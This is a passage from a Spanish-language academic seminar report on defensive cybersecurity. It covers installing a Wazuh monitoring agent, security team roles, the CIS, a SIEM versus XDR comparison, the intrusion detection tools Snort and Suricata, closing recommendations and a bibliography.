
Al ingresar se deberá seleccionar el sistema operativo al cual se le agregará el agente, se debe indicar la dirección IPV4 del servidor Wazuh (192.168.1.10) y al final la página proporcionará una línea de comandos que podrá ser utilizada en PowerShell por lo cual se le dará clic en copiar.

Ilustración 105 Ingreso datos servidor Wazuh



Fuente: Instalación propia


Ilustración 106 Copia comando Powershell



Fuente: Instalación propia

Al copiar el comando proporcionado se deberá abrir PowerShell en modo administrador para poderlo ejecutar correctamente, como el equipo se ha unido a un administrador de directorio activo Windows solicitara el ingreso de credenciales de administrador, esto demuestra que los niveles de seguridad se han elevado bastante respecto a cómo se encontraban en un inicio.


Ilustración 107 PowerShell como administrador



Fuente: Instalación propia

Luego de pegar el código anteriormente copiado y dar enter se iniciará el proceso de descarga del instalador de Wazuh Agente y la conexión de este con el servidor de Wazuh.

Ilustración 108 Instalación agente Wazuh




Fuente: Instalación propia

Finalmente se deberá ejecutar el siguiente comando para iniciar el servicio. Si no se realiza este proceso de manera manual será necesario reiniciar el equipo.

- wazuh NETSTART WazuhSvc


Ilustración 109 Inicio servicio Wazuh



Fuente: Instalación propia

Ahora de regreso en el navegador será posible observar que ya se ha agregado un agente del cual se empiezan a recopilar datos.

Ilustración 110 Confirmación agente agregado




Fuente: Instalación propia

Es importante mencionar que Wazuh de manera automática empieza a proporcionar información sobre posibles mejoras que se deberían realizar en el equipo[56], estas mejoras se encuentran basadas en las sugerencias de las guías de **CIS** como se observa a continuación.

[56] CIS. CIS BENCHMARK LIST. Center For Internet Security [www.cisecurity.org]. (2023). [Consultado el 6, septiembre, 2023]. Disponible en: <https://www.cisecurity.org/cis-benchmarks >

Ilustración 111 Recomendaciones CIS



Fuente: Instalación propia

14 EQUIPOS DE CIBERSEGURIDAD Y SUS DIFERENCIAS

Inicialmente es necesario conocer los principales equipos de ciberseguridad conocidos como Blue Team - Red Team y el recientemente ingresado en la tendencia de equipos Purple Team. Para comprender sus cualidades diferencias y relación que tiene con los grupos CSIRT.

- **Blue Team:** Hace referencia a los equipos encargados de buscar y mitigar vulnerabilidades dentro de las empresas teniendo total acceso a los elementos internos de la misma, en algunos casos trabajan de manera simultánea con los Red Team recibiendo ataques en tiempo real para evaluar los niveles de seguridad implementados haciendo uso de herramientas de defensivas, de monitorización, de análisis forense entre otros[57]. (seguridad defensiva)

- **Red Team:** Este equipo se encuentra autorizado para realizar diversos ataques y análisis de vulnerabilidades que permitan evaluar los niveles de seguridad implementados dentro de los entornos empresariales haciendo

[57] NIST. Computer Security Resource Center. NIST [www.csrc.nist.gov]. (2023). [Consultado el 6, septiembre, 2023]. Disponible en: <https://csrc.nist.gov/glossary/term/blue_team >

uso de técnicas como pentest, phishng, ingeniería social etc. En algunos casos cooperan con el Blue Team sugiriendo cambios de seguridad en tiempo real para eliminar vulnerabilidades[58].

Estos equipos mencionados anteriormente están dispuestos a testear y mejorar la seguridad de las empresas y suelen estar compuestos por varios profesionales de ciberseguridad, algunas empresas que no cuentan con el presupuesto necesario para contratar directamente por lo cual realizan la sub contratación de estos equipos a empresas dedicadas a esto, aunque en escenarios de empresas con recursos mucho más limitados se suelen crear los llamados Purple Team de los cuales se da una explicación más detallada a continuación.

- **Purple Team:** Consiste en un grupo de trabajo conformado por profesionales de seguridad informática los cuales se dividen tareas de Red Team y Blue Team entre ellos manteniendo una comunicación cercana que les permite realizar procesos de mejora de seguridad mediante aprendizaje y retroalimentación compartida, como se menciona anteriormente son una buena alternativa para empresas pequeñas con un presupuesto económico limitado[59].

Por otro lado, existen los CSIRT (Equipos de respuesta a incidentes informáticos) los cuales se encuentran totalmente especializados en investigar y resolver ataques en tiempo real que puedan detectar, investigar y resolver un ataque. En este documento cabe destacar la mención de dos CSIRT existentes en Colombia, por un lado el del Gobierno de la Republica el cual puede accederse usando la dirección https://gobiernodigital.mintic.gov.co/seguridadyprivacidad/portal/Estrategias/CSIRT-Gobierno/ y el CSIRT de La Universidad Nacional Abierta y a Distancia UNAD, considerado un CSIRT Académico al cual se puede acceder desde el siguiente link https://csirt.unad.edu.co

Se puede concluir que los equipos anteriormente mencionados cumplen con una cosa en común y es la investigación continua ya que sin ella no es posible que estén actualizados y por ende su nivel de efectividad bajara.

15 CENTER FOR INTERNET SECURITY Y EQUIPOS BLUE TEAM

El Center For Internet Security (CIS) tiene sus inicios en agosto del año 2000 con el nombre CIS Incorporate, durante una reunión en la que participaron entes gubernamentales y empresariales los cuales idearon crear una organización sin

[58] NIST. Red Team. NIST [www.csrc.nist.gov]. (2023). [Consultado el 6, septiembre, 2023]. Disponible en: < https://csrc.nist.gov/glossary/term/red_team>

[59] KROLL BUSINESS. What is Purple taeming and how can it strengthen your cyber security. REDSCAN [www.redscan.com]. (2023). [Consultado el 8, septiembre, 2023]. Disponible en: <https://www.redscan.com/news/purple-teaming-can-strengthen-cyber-security/>

ánimo de lucro que se dedicara a la prevención y mitigación de ataques cibernéticos. Dando sus inicios de esta manera en el año de 2002 lanzaron el primer consenso de seguridad orientado a Windows 2000.

De esta manera y con alianzas estratégicas realizadas con grandes empresas del sector de la tecnología se han convertido en uno de los mejores aliados para la mejora de la seguridad brindando información actualizada y constante que le permite a los equipos de Blue Team informarse y proteger los sistemas.

"Cabe mencionar que, aunque se encuentra orientada a Blue Team esta información también puede llegar a ser utilizada por equipos Red Team en búsqueda de vulnerabilidades no parcheadas"

¿CÓMO FUNCIONA?

El CIS funciona mediante la interacción de profesionales encargados de evaluar sistemas de seguridad constantemente para desarrollar guias de "Hardenización" las cuales posteriormente son publicadas y puestas a disposición de público en general.

A continuación, se proporciona el link de un video explicativo donde se indica el paso a paso para realizar la descarga de estas guías.

https://youtu.be/HnVnat-60b8

16 SIEM VS XDR

Ambos sistemas se encuentran orientados a la ciberseguridad, pero para compararlos es necesario entender cada uno de manera individual.

SIEM: Recolecta y gestiona información referente a eventos de seguridad dentro de los equipos y la red para su posterior análisis[60].

XDR: Se encarga de detectar, informar y dar respuesta a eventos de seguridad que puedan amenazar el sistema o red en tiempo real[61].

Una vez comprendido ambos sistemas, es posible observar en la tabla 9 una comparativa entre ambos sistemas.

[60] IBM. What is SIEM. IBM [www.ibm.com]. (2023). [Consultado el: 9, septiembre, 2023]. Disponible en internet: <https://www.ibm.com/topics/siem >

[61] PALOALTO. What is XDR. Palo Alto Software [www.paloaltonetworks.com]. (2023).[Consultado el 10, septiembre, 2023]. Disponible en: <https://www.paloaltonetworks.com/cyberpedia/what-is-xdr >

Tabla 9 Comparativa entre SIEM y XDR

SIEM	XDR
Forma de actuar reactiva	Forma de actuar proactiva
Detecta amenazas gracias a reglas y comportamiento	Trabaja de la mano de reglas establecidas e inteligencia artificial analizando compartimiento
Produce datos con diferentes herramientas y en algunos casos con diferentes lenguajes	Unificación de reportes y un único lenguaje
Tiempo de identificación de una brecha de seguridad compleja puede ser de hasta 200 días[62].	Detección de ataques complejos en cuestión de horas o minutos gracias a la inteligencia artificial.
En algunos casos requiere de diferentes módulos.	Unifica todo en un único centro de control y monitoreo.
Permite la creación de reportes e informes de cumplimiento.	No permite la creación de reportes e informes de cumplimiento.

Fuente: Elaboración propia

A lo largo del tiempo estas diferencias mencionadas anteriormente han dado como respuesta el nacimiento de sistemas unificados en los que se combinan SIEM y XDR para lo cual a continuación se mencionaran 3 de estas herramientas con licencia GPL (General Public License)

17 HERRAMIENTAS DE DETECCION DE ATAQUES INFORMATICOS

Las herramientas de detección de ataques informáticos han tenido un gran auge los últimos años ya que a diferencia de un antivirus convencional estas permiten tener un control y monitoreo sobre más actividades de las que un antivirus convencional puede cubrir. A continuación, se darán a conocer 3 que funcionan bajo licencia GPL total o parcialmente.

17.1 SOFTWARE WAZUH

Dentro de este documento es la plataforma más completa dedicada a la detección de ataques informáticos ya que cuenta con una integración de detección de anomalías, análisis de registros y módulos con capacidad de dar respuesta a incidentes todo esto en tiempo real[63] a continuación se enumeran mas específicamente cada una de sus cualidades.

[62] STELLAR CYBER. SIEM, XDR, and the evolution of Cybersecurity Infraestructure. STELLAR CYBER [www.stellarcyber.ai].(07, octubre, 2021). [Consultado el 10, septiembre, 2023]. Disponible en: <https:///siem-xdr-and-the-evolution-of-cybersecurity-infrastructure/>

[63] WAZUH INC. One unified platform for complete protection. WAZUH [www.wazuh.com]. (2023). [Consultado el 11, septiembre, 2023]. Disponible en internet: <https://wazuh.com/platform/overview/>

- Análisis de seguridad: Recolecta, indexa y analiza datos de la organización en búsqueda de anomalías que puedan llegar a representar un ciberataque.
- Detección de intrusos: Realiza un monitoreo gracias a la conexión directa con sus agentes en búsqueda de malware, rootkits y anomalías de la red incluso en archivos ocultos o sistemas de escucha de red.
- Análisis de datos de registro: Mediante el análisis del registro continuo puede ayudar a encontrar actividades anómalas, violaciones de políticas de seguridad entre otros elementos relacionados.
- Monitoreo de la integridad de los archivos: El sistema de monitoreo de wazuh permite identificar cambios realizados a archivos realizados para cambiar propiedades, permisos y atributos, esto puede ayudar a identificar el inicio de una posible infiltración.
- Detección de vulnerabilidades: El agente instalado en cada equipo envía continuamente información hacia el servidor de Wazuh, este realiza una correlación directa con bases de datos CVE para identificar así posibles nuevas vulnerabilidades.
- Evaluación continua: Mediante escaneos periódicos se encarga de confirmar que reglas y políticas no sean modificadas alertando en caso de que estas se presenten alteradas lo cual es una vulnerabilidad.
- Respuesta ante incidentes: Mediante procesos preestablecidos realiza bloqueos a actividades sospechosas e incluso puede remotamente ejecutar IOCs (Identificación de indicadores de compromiso)
- Cumplimiento regulatorio: Gracias a los altos niveles de eficiencia Wazuh llega a ser utilizado incluso por entidades financieras para verificar la integridad de sus procesos de pago electrónico.
- Integración con la nube: Permite su integración con servicios como WAS, Azure o Google Cloud permitiéndole expandir su integración a casi todos los sistemas disponibles.

Requerimientos ideales de instalación:

- Sistema operativo Linux (Red Hat, CentOS, Ubuntu)
- Memoria RAM 4GB
- Núcleos de proceso 8
- Disco Duro 240 GB

SOFTWARE SNORT

Es un software IPS (Sistema de prevención de intrusos) basado en reglas que ayudan a identificar actividades sospechosas en la red, estas reglas buscan

paquetes para luego compararlos con sus bibliotecas internas y poder generar alertas.

Este software cuenta con una versión paga la cual proporciona acceso continuo y actualizado a nuevas reglas creadas por la compañía Cisco Talos, y una versión GPL la cual obtiene reglas actualizadas por la comunidad y ocasionales reglas enviadas por Ciscos Talos aproximadamente 2 meses después de ser lanzadas.

Resumiendo, el funcionamiento de Snort este tendrá efectividad dependiendo directamente de la amenaza encontrada y la periodicidad con la que sus bases de datos se actualicen.

Requerimientos ideales de instalación:

- Sistema operativo Linux (Red hat, CentOS, Ubuntu)
- Memoria RAM 4GB
- Núcleos de proceso 4
- Disco Duro 1TB

Software Suricata

Igualmente es un software orientado a la detección de intrusos de licencia GPL, se basa en detectar y generar alertas cuando encuentra comportamientos de red inusuales basándose de reglas similares a las utilizadas por el software Snort, Una de sus grandes ventajas que cabe mencionar es que instalado en el hardware ideal puede soportar el análisis de trafico de altas velocidades en tiempo real lo cual es importante en empresas con alto flujo de datos.

Uno de sus puntos en contra es la dificultad en algunos casos para realizar sus procesos de configuración e instalación haciendo que sea necesario tener un amplio conocimiento en sistemas de detección de intrusos y programación

Requerimientos ideales de instalación:

- Sistema operativo Linux (Red hat, CentOS, Ubuntu)
- Memoria RAM 8GB
- Núcleos de proceso 4
- Disco Duro 1TB

18 LINK SUSTENTACIÓN

En el siguiente link se socializa una sustentación en video del proceso llevado a cabo durante las actividades realizadas en el seminario de investigación RedTeam & BlueTeam

https://youtu.be/MdOV8JOHYlA

19 CONCLUSIONES

Las vulnerabilidades en los sistemas operativos siempre han estado y estarán presentes ya que lo que en algunos casos puede ser un aplicativo para facilitar las funciones diarias a un usuario final o en otro escenario puede ser un puerto o protocolo que un tercero usara con fines maliciosos sobre el equipo y el usuario final.

Fue demostrado que para elevar los niveles de seguridad no siempre va a ser necesario implementar software de pago, existen diversas herramientas disponibles en internet con licencia GPN las cuales aplicadas de la manera correcta permitirán elevar los niveles de seguridad sin requerir una gran inversión económica lo cual se debe socializar con la alta gerencia de la empresa para que esta se vea implicada y comprenda que en algunos casos la ejecución de proyectos que mejoren la seguridad requerirán un recurso economico invertido en conocimiento y no solamente en software.

Finalmente, no se debe tomar este documento como una guía única y estandarizada para realizar un proceso de análisis, investigación y mejoramiento de la seguridad de un equipo o red de trabajo ya que no todos los escenarios son iguales y ciertas limitantes o bloqueos implementados durante los laboratorios presentados en este documento podrían afectar el correcto funcionamiento del equipo donde sea implementado.

20 RECOMENDACIONES

Es necesario comprender que un buen profesional en ciberseguridad debe estar constantemente actualizado en conocimiento, así como un sistema operativo ofrece la posibilidad de descargar actualizaciones el conocimiento del profesional también debe hacerlo ya que día a día todo es cambiante y las cualidades de protección que en un pasado eran ideales u optimas hoy en día ya puede ser obsoletas.

Pese a no estar incluidos dentro del documento actual los planes de contingencia son elementos que debe ir de la mano ya que ningún sistema va a ser seguro al 100% y siempre existirán posibilidades de sufrir un ataque que haga caer al sistema completo, por lo tanto, los planes de contingencia para recuperación de archivos, de aplicativos etc. forman parte fundamental y necesaria para garantizar la continuidad de una empresa y es necesario incluirlos. Finalmente, y a continuación se mencionan algunas políticas de seguridad que puede ayudar a mejorar los niveles de seguridad de las empresas.

Políticas de seguridad

- Uso estricto de contraseñas complejas con solicitud de cambio de manera periódicas.
- Evitar la creación de usuarios con privilegios de administrador a usuarios de bajo nivel jerárquico.
- Monitoreo constante de las actividades de estos usuarios mediante el uso de sistemas como WAZUH.
- Creación de redes inalámbricas para invitados y teléfonos de los empleados en subredes aisladas de la LAN local de trabajo.
- Crear planes de promoción y prevención orientados a la higiene informática en la cual todo el personal de la empresa se vea implicado para así proteger el eslabón más débil que es el usuario final.
- Creación de auto evaluaciones y auto auditorias periódicas que permitan establecer el nivel de seguridad implementado y sus alcances implementado mejoras en cada una de estas actividades.

21 BIOGRAFÍA

ANIEI. Transformación digital de las instituciones educativas: Ciudad de Mexico, Mexico. ANIEI, 2022 [Consultado el 13, de agosto, 2023]. pp 45. Disponible en internet: http://www.aniei.org.mx/Archivos/Libros/Libro2022.pdf#page=45

AO KASPERSKY LAB. EXPLOIT.WIN64.SHELMA. Kasperky. [www.usa.kaspersky.com]. (2023). [Consultado el 4, septiembre, 2023]. Disponible en internet: <https://threats.kaspersky.com/mx/threat/Trojan.Win64.Shelma/>

AO KASPERSKY LAB. How to Run a Virus Scan the right way: Step-by-Step Guide. Kasperky [www.usa.kaspersky.com]. (2023). [Consultado el 4, septiembre, 2023]. Disponible en internet: <https://usa.kaspersky.com/resource-center/preemptive-safety/how-to-run-a-virus-scan>

AO KASPERSKY LAB. Kasperky Small Office Security. Kasperky [www.usa.kaspersky.com]. (2023). [Consultado el 4, septiembre, 2023]. Disponible en internet: <https://usa.kaspersky.com/small-business-security/small-office-security>

AO KASPERSKY LAB. What is VPN? How It Works, Types of VPN. Kasperky [www.kaspersky.com]. (2023). [Consultado el 4, septiembre, 2023]. Disponible en internet: <https://www.kaspersky.com/resource-center/definitions/what-is-a-vpn#>

API, Agencia Periodismo Investigativo. API [www.agenciapi.co]. (07, junio, 2023). [Consultado el 16, agosto, 2023]. Disponible en internet: <https://www.agenciapi.co/noticia/justicia/caso-laura-sanabria-fiscalia-allano-edificio-de-la-dian-por-chuzadas>

AVAST. ¿Qué es un virus informático y cómo funciona?. Avast Academy [www.avast.com]. (2023). [Consultado el 30, Agosto, 2023]. Disponible en: < https://www.avast.com/es-es/c-computer-virus>

BASICTech. Autopsy. Autopsy Digital Forensics [www.autopsy.com]. (2023). [Consultado el 4, septiembre, 2023]. Disponible en internet: <https://www.autopsy.com/about/>

BUCHANAN, Scott. CYBER-ATTACKS TO INDUSTRIAL CONTROL SYSTEMS SINCE STUXNET: A SYSTEMATIC REVIEW. [En línea]. Articulo científico. Washington DC, USA. Capitol Technology University, 2022 [consultado el 4 , septiembre, 2023]. pp. 19-50. Disponible en internet: < https://media.proquest.com/media/hms/PFT/2/2I3oM?_s=DTsfaKIWmfpOX3gYX0elJsAhzME%3D>

CANONICAL. Get Ubuntu Server. Ubuntu [www.ubuntu.com]. (2023). [Consultado el 5, septiembre, 2023]. Disponible en internet: <https://ubuntu.com/download/server>

CANONICAL. Ubntu Pro. Ubuntu [www.ubuntu.com]. (2023). [Consultado el 5, septiembre, 2023]. Disponible en internet: <https://ubuntu.com/pro>

CIS. CIS BENCHMARK LIST. Center For Internet Security [www.cisecurity.org]. (2023). [Consultado el 6, septiembre, 2023]. Disponible en: <https://www.cisecurity.org/cis-benchmarks>

CIS. Security. primer Remote Desktop Protocol. Center for Internet Security [www.cisecurity.org]. [Consultado el 01, septiembre, 2023]. Disponible en internet: <https://www.cisecurity.org/insights/white-papers/security-primer-remote-desktop-protocol#:~:text=Remote%20Desktop%20Protocol%20(RDP)%20is,user%20over%20an%20encrypted%20channel>

CISA. Malware Analysis Report. CISA [www.cisa.com]. (07, septiembre, 2023). [Consultado el 4, septiembre. 2023]. Disponible en: <https://www.cisa.gov/sites/default/files/2023-09/MAR-10430311.c1.v1.CLEAR_.pdf?trk=public_post_comment-text>

CONGRESO DE LA REPUBLICA DE COLOMBIA. Constitución Política de Colombia 1991. Ministerio de industria y turismo [www.mincit.gov.co]. [Consultado el 17, agosto, 2023]. Disponible en internet: <https://www.mincit.gov.co/ministerio/normograma-sig/procesos-estrategicos/gestion-de-informacion-y-comunicacion/constitucion-politica/derechos/articulo-15.aspx#:~:text=1991-,ART%C3%8DCULO%2015%E2%80%94%20Todas%20las%20personas%20tienen%20derecho%20a%20su%20intimidad,debe%20respetarlos%20y%20hacerlos%20respetar>

CONGRESO DE LA REPUBLICA DE COLOMBIA. Ley 1273 de 2009 delitos informáticos. Super Intendencia De Industria y Comercio (www.sic.gov.co). (05, enero, 2009). [Consultado el 15, agosto, 2023]. Disponible en internet: <https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf>

CONGRESO DE LA REPUBLICA DE COLOMBIA. Ley 1273 de 2009. Función Pública [www.funcionpublica.gov.co]. (05, enero, 2009). [Consultado el 16, agosto, 2023]. Disponible en internet: <https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492#2>

CONGRESO DE LA REPUBLICA DE COLOMBIA. Ley 1273 De 2009. Super Industria y Comercio [www.sic.gov.co]. [Consultado el 17, agosto, 2023]. Disponible

en internet: <https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf>

CONGRESO DE LA REPUBLICA DE COLOMBIA. Ley 1621 de 2013. Función Pública [www.funcionpublica.gov.co]. (17, abril, 2013). [Consultado el 15, agosto, 2023]. Disponible en internet: <https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=52706>

CONGRESO DE LA REPUBLICA DE COLOMBIA. Ley 1778 de 2016. Función Pública [www.funcionpublica.gov.co]. (02, febrero, 2016). [Consultado el 15, agosto, 2023]. Disponible en: <https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=67542>

CONGRESO DE LA REPUBLICA DE COLOMBIA. Ley 1778 de 2016. Función Pública [www.funcionpublica.gov.co]. (02, febrero, 2016). [Consultado el 16, agosto, 2023]. Disponible en internet: <https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=67542>

CONGRESO DE LA REPUBLICA DE COLOMBIA. Ley 599 de 2000. Función Pública [www.funcionpublica.gov.co]. (24, julio, 2000). [Consultado el 15, agosto, 2023]. Disponible en internet: <https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=6388>

CONGRESO DE LA REPUBLICA DE COLOMBIA. Ley 906 de 2014. Función Pública [www.funcionpublica.gov.co]. (31, Agosto, 2004). [Consultado el 16, agosto, 2023]. Disponible en internet: <https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=14787>

CONGRESO DE LA REPUBLICA. LEY 1273 DE 2009: [En línea]. Bogotá, Colombia. Congreso de la república, 2009 [Consultado el 13, agosto, 2023]. pp 1-5. Disponible en internet: < https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf>

CONGRESO DE LA REPUBLICA. LEY 1581 DE 2012: [En línea]. Bogotá, Colombia. Congreso de la república, 2012 [Consultado el 13, agosto, 2023]. Disponible en internet: < https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1581_2012.pdf>

COPNIA. Código de ética. Consejo Profesional Nacional de Ingeniería [www.copnia.gov.co]. [Consultado el 17, agosto, 2023]. Disponible en internet: <https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica>

GORDON, Lyon. Chapter 15. Nmap Reference Guide: NMAP [www.nmap.org]. [Consultado el 13, agosto, 2023] Disponible en internet: <https://nmap.org/book/man.html>

IBM. What is SIEM. IBM [www.ibm.com]. (2023). [Consultado el: 9, septiembre, 2023]. Disponible en internet: <https://www.ibm.com/topics/siem>

KASPERSKY. What is Social Engineering?: Kaspersky [www.usa.kaspersky.com] . (2023). [Consultado el 13, agosto, 2023]. Disponible en internet: < https://usa.kaspersky.com/resource-center/definitions/what-is-social-engineering>

KASPERSKY. What is Spoofing – Definition and Explanation: Kaspersky [www.usa.kaspersky.com]. (2023). [Consultado el 13, agosto, 2023]. Disponible en internet: < https://usa.kaspersky.com/resource-center/definitions/spoofing>

KELLEY, Diana. How to defend against TCP port 445 and other SMB exploits. Tech Target [www.techtarget.com]. (abril, 2023). [Consultado 01, septiembre. 2023]. Disponible en: <https://www.techtarget.com/searchsecurity/answer/Detecting-and-defending-against-TCP-port-445-attacks#:~:text=Today%2C%20port%20445%20is%20used,)%20protocol%20over%20TCP%2FIP>

KROLL BUSINESS. What is Purple taeming and how can it strengthen your cyber security. REDSCAN [www.redscan.com]. (2023). [Consultado el 8, septiembre, 2023]. Disponible en: <https://www.redscan.com/news/purple-teaming-can-strengthen-cyber-security/>

LYON, Gordon. NMAP. [www.nmap.org]. (2023). [Consultado el 5, septiembre, 2023]. Disponible en: <https://nmap.org>

MALTEGO. What is Maltego: Maltego [www.maltego.com]. 2023. [Consultado el 13, agosto, 2023]. Disponible en internet: <https://www.maltego.com/product-features/>

MANDOT, Manju. A Comprehensive Literature Review of Penetration Testing & Its Applications: Udaipur, Rajasthan, India. Janardan Rai Nagar Rajasthan Vidyapith, 2020 [Consultado el 13, agosto, 2023]. pp 2. Disponible en internet: <https://ieeexplore.ieee.org/document/9197961>

MICALLEF, Steve. Spiderfoot: Github [www.github.com]. (23, mayo, 2023). [Consultado el 13, agosto, 2023]. Disponible en internet: < https://github.com/smicallef >

MICROSOFT, Introducción a Active Directory Domain Services. Windows Server [www.learn.microsoft.com]. (08, marzo, 2023). [Consultado el 5, septiembre, 2023]. Disponible en internet: <https://learn.microsoft.com/es-es/windows-

server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview>

MICROSOFT. Seguridad de Windows que nunca se detiene, Microsoft [www.microsoft.com]. (2023). [Consultado el 4, septiembre, 2023]. Disponible en internet: <https://www.microsoft.com/es-co/windows/comprehensive-security>

MOES, Tibor. The 5 Best Antivirus 2023 Comparison of September. [www.softwarelab.org]. (2023). [Consultado el 4, septiembre. 2023]. Disponible en internet: <https://softwarelab.org/best-antivirus-software/>

NIST. Cibersecurity Framework. NIST [www.nist.gov]. (2023). [Consultado el 30, Agosto, 2023]. Disponible en internet: <https://www.nist.gov/cyberframework>

NIST. Computer Security Resource Center. NIST [www.csrc.nist.gov]. (2023). [Consultado el 6, septiembre, 2023]. Disponible en: <https://csrc.nist.gov/glossary/term/blue_team>

NIST. Red Team. NIST [www.csrc.nist.gov]. (2023). [Consultado el 6, septiembre, 2023]. Disponible en: < https://csrc.nist.gov/glossary/term/red_team>

